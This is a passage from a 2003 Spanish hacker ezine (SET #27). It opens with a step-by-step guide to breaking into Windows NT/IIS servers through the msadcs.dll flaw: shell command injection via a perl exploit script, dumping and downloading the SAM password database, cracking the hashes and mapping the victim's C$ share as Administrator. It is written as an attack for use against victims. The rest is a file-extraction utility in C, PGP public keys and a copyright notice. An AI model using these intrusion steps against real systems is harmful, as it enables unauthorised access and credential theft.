Lo mejor de este tipo de ataques es que permiten obtener passwords que despues podemos utilizar contra otros servidores mas evolucionados. La memoria de los ordenadores es creciente, pero no asi la de los humanos y es muy frecuente encontrar la misma password para distintos servicios y servidores.

****
*********UN ATAQUE CLASICO A UN SERVIDOR NT**********
****

El ataque aqui descrito es todavia sumamente frecuente en las redes de grandes multinacionales donde se instalaron hacia finales de los anyos 90, Windows NT Server para implementar sobre ellos servidores Exchange para dar cobertura dentro de las coorporaciones del trafico de correo interno.

Para poder administrar a distancia estas maquinas, Windows aconsejaba la

instalacion del IIS Server 4.0 y daba como ayuda un CD-ROM lleno de ejemplos y utilidades..... llenos de bugs, errores y vulnerabilidades. Tambien habian errores de configuracion ya que Windows dio prioridad a la facilidad de utilizacion frente a la seguridad y por tanto nunca advirtio desde el principio que si el supervisor podia administrar la maquina desde cualquier punto de la red, tambien lo podia hacer cualquiera que dispusiera de las claves de acceso.

El publico al cual iba dirigido este tipo de software, era y es el tipico empleado que tiene escasos conocimientos, menos motivacion y en general no desconfia del resto de companyeros de su entorno. Ello ha llevado a dos consecuencias que se repiten de empresa en empresa :

- Se instalaron sin entender bien el funcionamiento.
- Nunca se actualizaron, por miedo a cometer errores.

La consecuencia directa ha sido que las siguientes vulnerabilidades, sean muy frecuentes todavia hoy en dia :

- msadcs.dll
- newdsn.exe
- advsearch.asp
- aexp2.htr
- codebrws.asp
- mkilog.exe

Centremonos en la explotacion del msadcs.dll

El primer paso es detectar la existencia de dicho soft, para ello basta con teclear con cualquier navegador la siguiente direccion :

http://direccion-IP-de-victima/msadc/msadcs.dll

Cualquier respuesta que no sea un error, indica que dicha servidor es vulnerable. A continuacion, nos documentamos en :

http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=3

Como la red, es hoy en dia algo muy dinamico, puede que el documento que buscamos no se encuentre en esta direccion cuando leais esto, pero una busqueda por 'rain forest puppy' os ayudara a encontrarlo.

El documento de marras os contara que la existencia de msadc.dll permite ejecutar comandos del lenguaje SQL, pero si se incluye la barra vertical '|' se pueden inyectar comandos de shell de NT con privilegios de Administrador. En teoria deberia existir una base de datos en la victima pero ni siquiera es necesario crearla, ya que Microsoft lo hace para nuestro regocijo y confort.

De todas formas, tampoco es necesario conocer nada de todo esto. En el mismo articulo de rain forest, se incluye un script en perl. Como Windows no lo ofrece en sus sistema tendremos que buscar en la red alguien que nos ofrezca dicho software.

http://www.activestate.com

Os ofrece todo esto y mas, con todo lujo de detalles.

Una vez este instalado vuestra distribucion favorita de perl en vuestro sistema, no teneis mas que copiar el articulo de puppy (msadc.txt, por ejemplo) en el directorio donde se puedan localizar vuestros ejecutables perl y lanzais.

```
perl -x msadc.txt -h direccion-IP-victima
```

Si todo va bien (para vosotros), se os permitira enviar un comando en el shell de la victima. Rain Forest, ha supuesto, con buen criterio, que quereis iniciar con cmd /c, o sea que deseais abrir un ventana de comandos en la victima que se cerrara cuando se acabe el comando y despues poneis lo que querais. Nosotros recomendamos lo siguiente.

```
cmd /c rdisk /S-
```

Esto provocara que Windows haga una copia de seguridad de la SAM de su sistema y la coloque en c:\winnt\repair\ Como es una operacion que tarda un cierto tiempo, esperais al dia siguiente y volveis a lanzar el msadc, pero esta vez solo teneis que copiar el fruto de vuestros deseos en algun sitio accesible.

```
cmd /c copy c:\winnt\repair\sam._ c:\inetpub\wwwroot\sam._
```

Estamos suponiendo que nuestro administrador no ha tocado nada de la instalacion por defecto. Despues no tenemos mas que traernos el fichero a nuestra maquina, lanzamos nuestro navegador y apuntamos.

```
http://direccion-IP-victima/sam._
```

Nos lo guardamos donde nos apetezca y lo descomprimimos.

```
extract SAM._ SAM
```

En dicho archivo tenemos las hash de todas las password de la victima. Lo mejor a partir de este punto es buscarse un crackeador de pass y pensamos que para estos menesteres l0phtcrack es el mejor (www.l0pht.com). Os leeis las instrucciones y a partir de aqui solo es problema de capacidad de maquina y tiempo para que podais disponer de las passwords de todos.

Con ellas, ya solo teneis que hacer un mapeo de la victima hacia vuestra maquina (asumiendo que vuestra maquina sea un NT Workstation)

```
net use z: \\direccion-IP-victima\C$ /user:Administrator
```

En administrador poneis el nombre del administrador que habeis obtenido a traves de la informacion que se encontraba en la SAM. A continuacion os pedira la password,....ya sabeis de donde sacarla.

Y ya teneis el disco C: en vuestra maquina mapeado como z: y con derechos de administrador e independientemente de los derechos con los cuales os habeis conectado al sistema local.

EOF

```
-[ 0x0F ]--------------------------------------------------------------------
-[ Extract ]-----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-27-
```

La habitual utilidad para extraer ficheros.

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
```

```
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
                    mkdir(b + BT_SIZE, 0700);
                    *bp = '/';
                    bp = strchr(bp + 1, '/');
                }
            }
```

```
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
*EOF*
```

```
-[ 0x10 ]--------------------------------------------------------------------
-[ Llaves PGP]---------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-27--

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas
de algunas de las personas que escriben en este vuestro ezine.

<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->


Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----


Tipo Bits/Clave    Fecha      Identificador
pub   768/7E6141FD 2003/02/02 The KSTOR <kstor@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAz49hkwAAAEDAPjRz2+4hxuVK5trm//nWuRNbNOgsv5Ab4m4eHXZKPhvcgv8
3gn+OGvwfXg6u/6JUMotdu1ZUXzVCQnK4N9izymRci2MHBTdD3ppnaR2F8zW5okj
dKYVfYVEjdEBfmFB/QAFEbQfVGhlIEtTVE9SIDxrc3RvckBueW0uYWxpYXMubmV0
PokAdQMFED49hkxEjdEBfmFB/QEBMFYC/iUC2fcwngqDzf3B6Rsa1Cb/vs50hnJX
ijLnghNjiLHdz162oz8pejvc8b1eRWS9cFuPKxm6aanHOk/JF8jedcT62zHkdJrl
Igzzku3qflJFz/dy1EIcAuJm/woVDDbuSA==
=qDFc
-----END PGP PUBLIC KEY BLOCK-----

  ú---------[ ULTIMA ]-------------ú--------------------------------------ú
  |                                |                                      |
  ú---[ ULTIMA NOTA ]--------------ú                                      |
```

```
  |                                                                      |
  |  Derechos de lectura:                                                |
  |     (*)Libres                                                        |
  |                                                                      |
  |  Derechos de modificacion:                                           |
  |     Reservados                                                       |
  |                                                                      |
  |  Derechos de publicacion:                                            |
  |     Contactar con SET antes de utilizar material publicado en SET    |
  |                                                                      |
  | (*)Excepto personas que pretendan usarlo para empapelarnos, para     |
  | ellos 250 Euros, que deberan ser ingresados previamente la cuenta    |
  | corriente de SET, Si usted tiene dudas, tanto para empapelarnos o    |
  | de como pagar el importe, pongase en contacto con SET atraves de las |
  | direcciones a tal efecto habilitadas.                                |
  ú----------------------------------------------------------------------ú
```

"¿Pero para qué?.. ¿es bueno?"
Ingeniero de la división de sistemas informáticos avanzados de IBM,
1968, Hablando sobre el microprocesador.

SET, - Saqueadores Edicion Tecnica -. Numero #27
Saqueadores (C) 1996-2003

EOF